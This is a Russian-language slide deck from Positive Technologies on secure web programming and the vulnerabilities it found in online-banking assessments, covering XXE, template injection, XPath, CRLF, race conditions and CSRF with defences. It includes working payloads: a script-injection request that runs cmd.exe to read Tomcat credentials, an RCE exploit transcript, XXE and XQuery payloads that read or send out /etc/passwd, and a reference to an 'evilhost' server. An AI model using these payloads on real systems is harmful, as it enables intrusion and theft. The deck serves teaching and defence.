

# Безопасное программирование

Offensive

POSITIVE TECHNOLOGIES

[ptsecurity.com](https://ptsecurity.com)

- OWASP / WASC

Attacks	Attacks	Weaknesses
Abuse of Functionality	LDAP Injection	Application Misconfiguration
Brute Force	Mail Command Injection	Directory Indexing
Buffer Overflow	Null Byte Injection	Improper Filesystem Permissions
Content Spoofing	OS Commanding	Improper Input Handling
Credential / Session Prediction	Path Traversal	Improper Output Handling
Cross-Site Scripting	Predictable Resource Location	Information Leakage
Cross-Site Request Forgery	Remote File Inclusion (RFI)	Insecure Indexing
Denial of Service	Routing Detour	Insufficient Anti-automation
Fingerprinting	Session Fixation	Insufficient Authentication
Format String	SOAP Array Abuse	Insufficient Authorization
HTTP Response Smuggling	SSI Injection	Insufficient Password Recovery
HTTP Response Splitting	SQL Injection	Insufficient Process Validation
HTTP Request Smuggling	URL Redirector Abuse	Insufficient Session Expiration
HTTP Request Splitting	XPath Injection	Insufficient Transport Layer Protection
Integer Overflows	XML Attribute Blowup	Server Misconfiguration
	XML External Entities	
	XML Entity Expansion	
	XML Injection	
	XQuery Injection	

# Классификация уязвимостей, угроз и атак

WASC Threat Classification v2	OWASP Top Ten 2010 RC1
WASC-19 SQL Injection	A1 - Injection
WASC-23 XML Injection	
WASC-28 Null Byte Injection	
WASC-29 LDAP Injection	
WASC-30 Mail Command Injection	
WASC-31 OS Commanding	
WASC-39 XPath Injection	
WASC-46 XQuery Injection	
WASC-08 Cross-Site Scripting	A2 –Cross Site Scripting (XSS)
WASC-01 Insufficient Authentication	A3 - Broken Authentication and Session
WASC-18 Credential/Session Prediction	
WASC-37 Session Fixation	
WASC-47 Insufficient Session Expiration	
WASC-01 Insufficient Authentication	A4 - Insecure Direct Object References
WASC-02 Insufficient Authorization	
WASC-33 Path Traversal	
WASC-09 Cross-site Request Forgery	A5 - Cross-Site Request Forgery
WASC-14 Server Misconfiguration	A6 - Security Misconfiguration
WASC-15 Application Misconfiguration	
WASC-02 Insufficient Authorization	A7 - Failure to Restrict URL Access
WASC-10 Denial of Service	
WASC-11 Brute Force	
WASC-21 Insufficient Anti-automation	
WASC-34 Predictable Resource Location	
WASC-38 URL Redirector Abuse	A8 - Unvalidated Redirects and Forwards
WASC-50 Insufficient Data Protection	A9 - Insecure Cryptographic Storage
WASC-04 Insufficient Transport Layer Protection	A10 -Insufficient Transport Layer Protection

- Управление потоками данных
  - Инъекции + выполнение кода
  - Утечки информации
- Управление потоками операций
  - Недостаточная проверка процесса
  - Race Condition и атаки на атомарность
  - CSRF
- Управление доступом
  - ИАА
  - Двухфакторные методы аутентификации

- Криптография
  - Атаки на реализации криптопротоколов
  - Атаки на криптопримитивы
- Инфраструктура
  - DoS и проблемы приложений
  - Проблемы среды
  - Стороннее ПО
- Функциональные предметные области
  - Плагины, приложения
  - Операторские станции
  - Развитие атак на клиентов

- Инъекции кода
  - Path Traversal + LFI
  - OS Commanding
  - Null Bytes
- SQL инъекции
- XML, XPath, XQuery инъекции
- HTML / XSS инъекции
- CRLF
- Open Redirection
- Загрузка файлов
- \*QL инъекции (LINQ, NoSQL, etc)
- Format String и прочие артефакты


Attacks	Attacks	Weaknesses
Abuse of Functionality	<b>LDAP Injection</b>	Application Misconfiguration
Brute Force	<b>Mail Command Injection</b>	Directory Indexing
<b>Buffer Overflow</b>	<b>Null Byte Injection</b>	Improper Filesystem Permissions
<b>Content Spoofing</b>	<b>OS Commanding</b>	<b>Improper Input Handling</b>
Credential / Session Prediction	<b>Path Traversal</b>	<b>Improper Output Handling</b>
<b>Cross-Site Scripting</b>	<b>Predictable Resource Location</b>	Information Leakage
Cross-Site Request Forgery	<b>Remote File Inclusion (RFI)</b>	Insecure Indexing
Denial of Service	Routing Detour	Insufficient Anti-automation
Fingerprinting	Session Fixation	Insufficient Authentication
<b>Format String</b>	<b>SOAP Array Abuse</b>	Insufficient Authorization
HTTP Response Smuggling	<b>SSI Injection</b>	Insufficient Password Recovery
<b>HTTP Response Splitting</b>	<b>SQL Injection</b>	Insufficient Process Validation
<b>HTTP Request Smuggling</b>	<b>URL Redirector Abuse</b>	Insufficient Session Expiration
HTTP Request Splitting	<b>XPath Injection</b>	Insufficient Transport Layer Protection
<b>Integer Overflows</b>	XML Attribute Blowup	Server Misconfiguration
	<b>XML External Entities</b>	
	XML Entity Expansion	
	<b>XML Injection</b>	
	<b>XQuery Injection</b>	



- **Встречались в трех проектах за 5+ лет анализа защищенности ДБО**
- Template парсинг
- Path traversal / LFI / RFI / Null Byte
- XXE + SSRF via Gopher + Apache Tomcat defaults

- Встречались в трех проектах за 5+ лет анализа защищенности ДБО
- **Template парсинг**
- Path traversal / LFI / RFI / Null Byte
- XXE + SSRF via Gopher + Apache Tomcat defaults

- <http://blog.portswigger.net/2015/08/server-side-template-injection.html>
- Hello \${7\*7}
- username}}<tag>
- {php}echo `id`;{/php}



POST /\*\*\*/logon.do HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 399

```
data=getclosestpoint!  
importPackage(java.util);  
importPackage(java.io);  
importPackage(java.lang);  
function x(){p=Runtime.getRuntime().exec('cmd.exe /c type  
"E:\\apache-tomcat-6.0.35-demo\\conf\\tomcat-users.xml");  
a=InputStreamReader(p.getInputStream());  
s=new Scanner(a).useDelimiter("\\A");  
c=s.next();  
Runtime.getRuntime().exec(c.replaceAll(" \\r\\n","_"))  
;return new HashMap();}  
x();
```

- Встречались в трех проектах за 5+ лет анализа защищенности ДБО
- Template парсинг
- **Path traversal / LFI / RFI / Null Byte**

- Загружаем xml-файл и исполняемый файл во временную директорию
- Энтропия  $2^{16}$
- Определяем идентификатор первого файла через XXE
- Идентификатор второго файла = ID1+1
- Path traversal leads to RCE

```
Администратор: C:\Windows\system32\cmd.exe

=====
RCE Exploit
=====
Enter your ID
ID: QSTYAR8WT8OQNAU7U5JOCMIUJMR17I

Upload trigger file
Predict ID counter
Found! Last ID =5616
Upload XSLT File
File name = ../../../../../../../../../../Documents%20and%20Settings/Administrator/
Local%20Settings/Temp/1/ 5617.xml
Compile .c: file with this info and name :5619. 1:
Ready?

Ready for Code Execution?

C:\>
```

- **Встречались в двух проектах за 5+ лет анализа защищенности ДБО**
- Прямая конкатенация
- Input validation
- «Security through obscurity»




**Видео**

- **Встречается повсеместно, XML – «любимый» формат бухгалтерии**
- **Практически все парсеры уязвимы из-за некорректной настройки (безопасные настройки отключены по умолчанию)**
- SOA-architecture (REST, SOAP, OAuth, XML-RPC, etc)
- Есть более 9000 парсеров, есть множество форматов XML (XSLT, SOAP, XSD schemas)
- XML? Тогда XPath и XQuery

- Local file access
- Intranet (SSRF)
- Host-scan / Port-scan
- Remote Code Execution (изредка)
- Denial of Service

- XML data output (basic)
- Error-based XXE
  - DTD (invalid/values type definition)
  - Application layer
  - Schema validation
  - Parameter Entities Errors: DTD, XSLT, etc
- Blind techniques
  - XSD values bruteforce (@d0znpp)
- Out-of-Band (Parameter Entities)



*User:*

```
<?xml >
```

```
<request><name>Hello</name><action>blah</action></request>
```

*Application:* `$name = $dom->getElementsByTagName('name');`

```
<?xml >
```

```
<response><name><?=$name?></name><result>blah2</result></response>
```

*User:*

```
<?xml >
```

```
<!DOCTYPE request [<!ENTITY heck SYSTEM "file:///etc/passwd">]>
```

```
<request><name>&heck</name><action>blah</action></request>
```

*Application:*

<?xml >

<response><name>root:x:0:0:Superuser:/: daemon:\*:1:5:::/:/sbin/sh  
\*\*\*</name><result>blah2</result></response>

*User:*

```
<?xml >
```

```
<!DOCTYPE request [<!ENTITY heck SYSTEM "file:///etc/passwd">]>
```

```
<request><name>Hello</name><action>&heck</action></request>
```



*Application:*

Application error: Action attribute “**root:x:0:0:Superuser:/:  
daemon\*:1:5:::/:/sbin/sh**” doesn’t exists

*User:*

```
<?xml >
```

```
<!DOCTYPE request SYSTEM "file:///etc/passwd">
```

```
***
```

*Application:*

XML Parser error: Doctype contains invalid symbols:

**root:x:0:0:Superuser:/:**

- **Ограничения: чаще всего 1 строка**
- **Перебор существующих файлов, открытых сокетов**

*User:*

```
<!DOCTYPE html[  
<!ENTITY % foo SYSTEM "file:///c:/boot.ini">  
%foo;]>
```

*Application:*

XML Parser error: Doctype definition contains invalid symbols:

**root:x:0:0:Superuser:/:**

- Ограничения: необходим доступ к еще одному xml-документу
  - Удаленный (<http://evilhost/>)
  - Или локальный ([file:///tmp/upload/docs/\\*\\*/](file:///tmp/upload/docs/**/))

<!ENTITY title "Hello, World!"> ]>

```
local_file.xml:  
<!ENTITY title "Hello, World!">
```

- XML parser reads only valid xml documents
  - No binary =(
  - (<http://www.w3.org/TR/REC-xml/#CharClasses>)
  - Malformed first string (no encoding attribute) (some parsers)
  - But we have wrappers!
- Resulting document should also be valid
  - No external entities in attributes

- Встречается повсеместно, XML – «любимый» формат бухгалтерии
- Практически все парсеры уязвимы из-за некорректной настройки (безопасные настройки отключены по умолчанию)
- SOA-architecture (REST, SOAP, OAuth, XML-RPC, etc)
- Есть более 9000 парсеров, есть множество форматов XML (XSLT, SOAP, XSD schemas)
- **XML? Тогда XPath и XQuery**



- **Union** 0 and 1=1] | //\* | /\*[0
- **Time-based** 1"and if (count(/\*)=1) then reverse(-9999 to 9999)=0  
else 1=1 and "1"="1
- **OOB+XXE** doc(concat("Your public ip",encode-for-uri(doc("Your public ip/XXE.xml"))))
- **OOB** doc(concat("Your public ip",encode-for-uri(unparsed-text("/etc/passwd"))))

- **В каждом втором проекте**
- Content Spoofing
- Cross-Site Scripting

# HTML, JS injection

| Символ | HTML эквивалент  |
|--------|------------------|
| <      | &lt; или &#60;   |
| >      | &gt; или &#62;   |
| (      | &#40;            |
| )      | &#41;            |
| #      | &#35;            |
| &      | &amp; или &#38;  |
| "      | &quot; или &#34; |
| '      | &#039;           |
| %      | &#37;            |
| +      | &#43;            |
| -      | &#45;            |
| ;      | &#59;            |

- Проверка по черным спискам не помогает
- WAF не помогает
  - HTML5, HTML6, etc =)

- Полная компрометация учетной записи
- Хищение денежных средств
- Атаки на операторские рабочие станции

/redir\_lang.jsp?lang=foobar%0d%0aContent-  
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aCo  
ntent-  
Type:%20text/html%0d%0aContent-  
Length:%2019%0d%0a%0d%0a<html>Shazam</html>

http://<webmail>/read\_email.php?message\_id=1  
BODY[HEADER]%0d%0aV001 CAPABILITY%0d%0aV002 FETCH 1

- [http://original\\_site.com/redirect.html?q=http://external\\_site.com/external\\_page.html](http://original_site.com/redirect.html?q=http://external_site.com/external_page.html)
- Белые списки

## Why File Upload Forms are a Major Security Threat

(<https://www.acunetix.com/websitesecurity/upload-forms-threat/>)

- XSS
- RCE
- XXE
- Операторские машины



Как **нельзя** проверять:

- По расширению
  - По mimetype
  - По содержимому
  - На клиентской стороне
- 
- If possible, upload the files in a directory outside the server root
  - BLOB

- LINQ injection
- NoSQL injection
- QL injection
- HQL – не панацея!

*instructions?filter=%7B%22and%22%3A%5B%7B%22column%22%3A%22paymentDate%22%2C%22compare-type%22%3A%22GREATER\_THAN\_OR\_EQUAL%22%2C%22value%22%3A1404518400000%7D%2C%7B%22column%22%3A%22paymentDate%22%2C%22compare-type%22%3A%22LESS\_THAN\_OR\_EQUAL%22%2C%22value%22%3A1412553600000%7D%2C%7B%22column%22%3A%22activeDispute%22%2C%22value%22%3Afalse%2C%22compare-type%22%3A%22EQUAL%22%7D%5D%7D&\_dc=1412526788526&page=1&start=0&limit=15 HTTP/1.1*

*instructions?filter=%7B%22or%22%3A%5B%7B%22column%22%3A%22paymentDate%22%2C%22compare-type%22%3A%22GREATER\_THAN\_OR\_EQUAL%22%2C%22value%22%3A1404518400000%7D%2C%7B%22column%22%3A%22paymentDate%22%2C%22compare-type%22%3A%22LESS\_THAN\_OR\_EQUAL%22%2C%22value%22%3A1412553600000%7D%2C%7B%22column%22%3A%22activeDispute%22%2C%22value%22%3Afalse%2C%22compare-type%22%3A%22EQUAL%22%7D%5D%7D&\_dc=1412526788526&page=1&start=0&limit=15 HTTP/1.1*

- LINQ injection
- NoSQL injection
- QL injection
- **HQL – не панацея!**

```
// java
```

```
List users = hibernate.find("from Users where username =  
"+formUsername+"");
```

```
if (users.length==0) { return BAD_USER; }
```

```
if (!checkPassword(users.get(0).getPassword(), formPassword)) {  
    return BAD_USERNAME_PASSWORD_COMBO;  
}
```

```
// continue to mark session as authenticated
```

- Фильтрация по длине, вхождению и т. д.  
**общепринятыми способами (Security Best Practices)!**

- Отладочные интерфейсы без должной авторизации
- Ошибки и дебаг



| Attacks                         | Attacks                              | Weaknesses                              |
|---------------------------------|--------------------------------------|---|
| Abuse of Functionality          | LDAP Injection                       | <b>Application Misconfiguration</b>     |
| Brute Force                     | Mail Command Injection               | <b>Directory Indexing</b>               |
| Buffer Overflow                 | Null Byte Injection                  | <b>Improper Filesystem Permissions</b>  |
| Content Spoofing                | OS Commanding                        | <b>Improper Input Handling</b>          |
| Credential / Session Prediction | Path Traversal                       | Improper Output Handling                |
| Cross-Site Scripting            | <b>Predictable Resource Location</b> | <b>Information Leakage</b>              |
| Cross-Site Request Forgery      | Remote File Inclusion (RFI)          | <b>Insecure Indexing</b>                |
| Denial of Service               | Routing Detour                       | Insufficient Anti-automation            |
| <b>Fingerprinting</b>           | Session Fixation                     | <b>Insufficient Authentication</b>      |
| Format String                   | SOAP Array Abuse                     | Insufficient Authorization              |
| HTTP Response Smuggling         | SSI Injection                        | Insufficient Password Recovery          |
| HTTP Response Splitting         | SQL Injection                        | Insufficient Process Validation         |
| HTTP Request Smuggling          | URL Redirector Abuse                 | Insufficient Session Expiration         |
| HTTP Request Splitting          | XPath Injection                      | Insufficient Transport Layer Protection |
| Integer Overflows               | XML Attribute Blowup                 | <b>Server Misconfiguration</b>          |
|                                 | XML External Entities                |   |
|                                 | XML Entity Expansion                 |   |
|                                 | XML Injection                        |   |
|                                 | XQuery Injection                     |   |

- Знание Full Install / Web Path
  - XXE
  - RCE
  - Etc
- Версии используемого ПО
- Раскрытие персональных данных

# Недостаточная проверка процесса / Race condition / Атомарность

POSITIVE TECHNOLOGIES

| Attacks                         | Attacks                       | Weaknesses                              |
|---------------------------------|-------------------------------|---|
| <b>Abuse of Functionality</b>   | LDAP Injection                | Application Misconfiguration            |
| Brute Force                     | Mail Command Injection        | Directory Indexing                      |
| Buffer Overflow                 | Null Byte Injection           | Improper Filesystem Permissions         |
| Content Spoofing                | OS Commanding                 | <b>Improper Input Handling</b>          |
| Credential / Session Prediction | Path Traversal                | Improper Output Handling                |
| Cross-Site Scripting            | Predictable Resource Location | Information Leakage                     |
| Cross-Site Request Forgery      | Remote File Inclusion (RFI)   | Insecure Indexing                       |
| Denial of Service               | Routing Detour                | <b>Insufficient Anti-automation</b>     |
| Fingerprinting                  | Session Fixation              | Insufficient Authentication             |
| Format String                   | SOAP Array Abuse              | <b>Insufficient Authorization</b>       |
| HTTP Response Smuggling         | SSI Injection                 | <b>Insufficient Password Recovery</b>   |
| HTTP Response Splitting         | SQL Injection                 | <b>Insufficient Process Validation</b>  |
| HTTP Request Smuggling          | URL Redirector Abuse          | Insufficient Session Expiration         |
| HTTP Request Splitting          | XPath Injection               | Insufficient Transport Layer Protection |
| <b>Integer Overflows</b>        | XML Attribute Blowup          | Server Misconfiguration                 |
|                                 | XML External Entities         |   |
|                                 | XML Entity Expansion          |   |
|                                 | XML Injection                 |   |
|                                 | XQuery Injection              |   |

- Race condition / Атомарность
- Работа с отрицательными числами / Int Overflow/e
- Атаки на округление
  - Можно закрывать вирт счета
- Недостаточная авторизация
  - Подмена типа операции
    - Переводы в обход проверок
- Обход лимитов
- Повтор транзакции по id
- Привязка к сессии / Атомарность

- Состояние гонки – ошибка проектирования многопоточной системы или приложения, при которой работа системы или приложения зависит от того, в каком порядке выполняются части кода
- Оно наступает в случае, когда два или более потока в параллельной программе одновременно обращаются к одной структуре данных, причем между ними нет принудительного упорядочивания во времени и хотя бы одно из этих обращений – на запись

```
$count = file_get_contents("rctest1.txt"); // $c="10";  
    if ($count>0)  
    {  
        $count--;  
        file_put_contents("rctest1.txt",$count);  
        echo "ok ".$count."\r\n";  
    }  
else  
    {  
        echo "error. < 0: ".var_dump($count)."\r\n";  
    }
```

- Подтверждение транзакции (с ОТП, без ОТП)
- Обход лимитов
- Обход баланса
- Improve-зация атак на округление
- Другие «действия», нарушающие целостность





| Attacks                           | Attacks                       | Weaknesses                              |
|-----------------------------------|-------------------------------|---|
| Abuse of Functionality            | LDAP Injection                | Application Misconfiguration            |
| Brute Force                       | Mail Command Injection        | Directory Indexing                      |
| Buffer Overflow                   | Null Byte Injection           | Improper Filesystem Permissions         |
| Content Spoofing                  | OS Commanding                 | Improper Input Handling                 |
| Credential / Session Prediction   | Path Traversal                | Improper Output Handling                |
| Cross-Site Scripting              | Predictable Resource Location | Information Leakage                     |
| <b>Cross-Site Request Forgery</b> | Remote File Inclusion (RFI)   | Insecure Indexing                       |
| Denial of Service                 | Routing Detour                | Insufficient Anti-automation            |
| Fingerprinting                    | Session Fixation              | Insufficient Authentication             |
| Format String                     | SOAP Array Abuse              | Insufficient Authorization              |
| HTTP Response Smuggling           | SSI Injection                 | Insufficient Password Recovery          |
| HTTP Response Splitting           | SQL Injection                 | Insufficient Process Validation         |
| HTTP Request Smuggling            | URL Redirector Abuse          | Insufficient Session Expiration         |
| HTTP Request Splitting            | XPath Injection               | Insufficient Transport Layer Protection |
| Integer Overflows                 | XML Attribute Blowup          | Server Misconfiguration                 |
|                                   | XML External Entities         |   |
|                                   | XML Entity Expansion          |   |
|                                   | XML Injection                 |   |
|                                   | XQuery Injection              |   |

# Cross-Site Request Forgery – много шума из-за ничего

© Сергей Гордейчик

- Одна из самых старых атак (датирована 1988 годом)
- Встречается повсеместно в 2014 году
- Направлена на пользователей веб-приложения
- Проста в поиске и эксплуатации

# Cross-Site Request Forgery – много шума из-за ничего

© Сергей Гордейчик

- Одна из самых старых атак (датирована 1988 годом)
- Встречается повсеместно в 2014 году
- Направлена на пользователей веб-приложения
- Проста в поиске и эксплуатации



```
<form action="settings.php" method="POST">  
  First name: <input type="text" name="first"><br>  
  Last name: <input type="text" name="last"><br>  
</form>
```

```
<form action="settings.php" method="POST">
```

```
  First name: <input type="text" name="first"><br>
```

```
  Last name: <input type="text" name="last"><br>
```

```
</form>
```

```
<form action="settings.php" method="POST">
```


```
  Email: <input type="text" name="email"><br>
```

```
  Password: <input type="text" name="pwd"><br>
```

```
</form>
```

# Cross Site Request Forgery

POSITIVE TECHNOLOGIES



- CAPTCHA
- Дополнительная аутентификация
  - Парольная аутентификация
  - Одноразовый токен
- Уникальные токены запроса
  - Токен является корректным только на один запрос
  - Токен является корректным только на тот запрос, для которого он сгенерирован
  - Время жизни токена – ограничено
- Защита с использованием проверки HTTP Referer



```
<form action="settings.php" method="POST">  
  Email: <input type="text" name="email"><br>  
  Password: <input type="text" name="pwd"><br>  
  <input type="submit" value="Submit">  
</form>
```

```
<form action="settings.php" method="POST">  
  Email: <input type="text" name="email"><br>  
  New Password: <input type="text" name="newpwd"><br>  
  Old Password: <input type="text" name="oldpwd"><br>  
  <input type="submit" value="Submit">  
</form>
```

- Изменение логина / пароля / e-mail для восстановления
- Перевод денежных средств
- Загрузка файлов с правами администратора (!)
- Эксплуатации хранимых XSS

```
<form action="settings.php" method="POST">
```

```
